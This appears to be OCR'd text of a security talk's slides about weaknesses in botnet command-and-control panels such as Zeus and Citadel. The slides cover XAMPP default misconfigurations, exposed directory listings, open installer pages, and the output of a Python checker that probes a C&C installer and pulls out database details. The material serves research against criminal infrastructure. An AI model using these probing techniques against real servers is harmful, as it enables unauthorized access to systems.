Backdoor access to Hosting Server

C&C Panels Weaknesses

- Insecure Deployment
- Exposed Directory Structure
- Unprotected Components
- SQL Injection, XSS
- Open Ports
- Weak Password and Login Page Key

Compromised Methods

Insecure Deployment

Exposed Directory Structure

Unprotected Components

SQL Injection, XSS

Open Ports

Weak Password and Login Page Key

Third party software.

- i.e. XAMPP.

”XAMPP is not meant for production use but only for development environments. The way XAMPP is configured is to be open as possible to allow the developer anything he/she wants. For development environments this is great but in a production environment it could be fatal”

Here a list of missing security in XAMPP:

1. The MySQL administrator (root) has no password.
2. The MySQL daemon is accessible via network.
3. ProFTPD uses the password "lampp" for user "daemon".
4. PhpMyAdmin is accessible via network.
5. Examples are accessible via network.

https://www.apachefriends.org/faq_linux.html

Compromised Methods


- Insecure Deployment
- Exposed Directory Structure
- Unprotected Components
- SQL Injection, XSS
- Open Ports
- Weak Password and Login Page Key

Exposed Directory Structure

- /adm
- /config
- /redirect
- /_reports
- /install
- /theme

Compromised Methods

- Insecure Deployment
- Exposed Directory Structure
- Unprotected Components
- SQL Injection, XSS
- Open Ports
- Weak Password and Login Page Key



pu[redacted]er.com/info/adm/index.php?m=login

Login

User name:

Password:

□ Remember (MD5 cookies)

pu[redacted]r.com/info/


Index of /info

- Parent Directory
- adm/
- config/
- redirect/

Apache Server at pu[redacted]r.com Port 80

Compromised Methods


- Insecure Deployment
- **Exposed Directory Structure**
- Unprotected Components
- SQL Injection, XSS
- Open Ports
- Weak Password and Login Page Key




Index of /img/web/redirect

- Parent Directory
- r3.php
- readme.txt

Protected by [redacted] WAF Server at o[redacted]an.com Port 80




```
root@kali:~/Downloads/practicalsecurity# cat r3.php
El
```



```
root@kali:~/Downloads/practicalsecurity# cat readme.txt
Use ZEND or ION Cube to protect file and hide path to real server with admin panel.
```

Compromised Methods

- Insecure Deployment
- Exposed Directory Structure
- Unprotected Components
- SQL Injection, XSS
- Ports Mapping
- Weak Password and Login Page Key



[redacted]com/img/web/adm/_reports/

Index of /img/web/adm/_reports

- Parent Directory
- fi

Protec

[redacted].com/img/web/adm/_reports/files/

Index of /img/web/adm/_reports/files

[redacted]om/img/web/adm/_reports/files/default/

In
/d

- SERVER_04ED4F65159F6DD2/
- SERVER_0506433BCA225324/

[redacted]com/img/web/adm/_reports/files/default/SERVER_0998D3


Index of /img/web/adm/_reports/files /default/SERVER_0998D3221E282C9A

- Parent Directory
- certs/

Protected by [redacted]VAF Server at [redacted].com Port 80

Compromised Methods

- Insecure Deployment
- Exposed Directory Structure
- Unprotected Components
- SQL Injection, XSS
- Ports Mapping
- Weak Password and Login Page Key




[redacted].com/img/web/adm/_reports/files/default/SERVER_0998D3221

Index of /img/web/adm/_reports/files /default/SERVER_0998D3221E282C9A /certs

- Parent Directory
- tf_772bec_6b2b9bc7.php.inc


Protected by [redacted]AF Server at [redacted].com Port 80



```
root@kali:~/Downloads/practicalsecurity# cat tf_772bec_6b2b9bc7.php.inc
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access /img/web/adm/_reports/files/default/SERVER_0998D3221
E282C9A/certs/tf_772bec_6b2b9bc7.php.inc
on this server.</p>
<p>Additionally, a 404 Not Found
error was encountered while trying to use an ErrorDocument to handle the request.</p>
<hr>
<address>Protected by[redacted] Server at [redacted].com Port 80</address>
</body></html>
```

Compromised Methods

- Insecure Deployment
- Exposed Directory Structure
- Unprotected Components
- SQL Injection, XSS
- Ports Mapping
- Weak Password and Login Page Key



[redacted].com/img/web/adm/install/

Control Panel 1.1.7 Installer

This application update/repair and reconfigure your control panel on this server. If you want make new installation, please remove file '../system/config.php'.

MySQL server:

[redacted].com/info/adm/install/

Control Panel 1.1.7 Installer

This application update/repair and reconfigure your control panel on this server. If you want make new installation, please remove file '../system/config.php'.


MySQL server:

Database: nnthrsix_db

Compromised Methods

- Insecure Deployment
- Exposed Directory Structure
- Unprotected Components
- SQL Injection, XSS
- Ports Mapping
- Weak Password and Login Page Key

Citadel C&C Panel:




```
python zeus_ice_cita_installer_checker.py http://sayno2gaymarriage.biz/wordpress/wp-includes
     /foxpp

[+] target : (http://sayno2gaymarriage.biz/wordpress/wp-includes/foxpp/install/index.php) |
     access_code : (200)
[*] install directory is exposed on the target C&C !
[-] installed C&C version : Control Panel 1.3.5.1 Installer
[*] detected MySQL DB on the C&C panel is : sayno2ga_foxpp


[*] extracting installer information, wait for few seconds for the POST request to execute
     .....!
[*] installer query resulted in following information from : http://sayno2gaymarriage.biz/
     wordpress/wp-includes/foxpp/install/index.php

<td align="left" class="success">&#8226; [0] - Connecting to MySQL as <b>'sayno2ga_foxpp'</
     b>.</td>
<td align="left" class="success">&#8226; [0] - Selecting DB <b>'sayno2ga_foxpp'</b>.</td>
<td align="left" class="success">&#8226; [0] - Updating table <b>'botnet_list'</b>.</td>
<td align="left" class="success">&#8226; [0] - Creating table <b>'botnet_reports'</b>.</td>
<td align="left" class="success">&#8226; [1] - <small>Updating table <b>'
     botnet_reports_140601'</b>.</small></td>
---------------- TRUNCATED -----------------
<td align="left" class="success">&#8226; [2] - Updating table <b>'botnet_webinjects_group'
     </b>.</td>
```

Compromised Methods

- Insecure Deployment
- Exposed Directory Structure
- Unprotected Components
- SQL Injection, XSS
- Ports Mapping
- Weak Password and Login Page Key

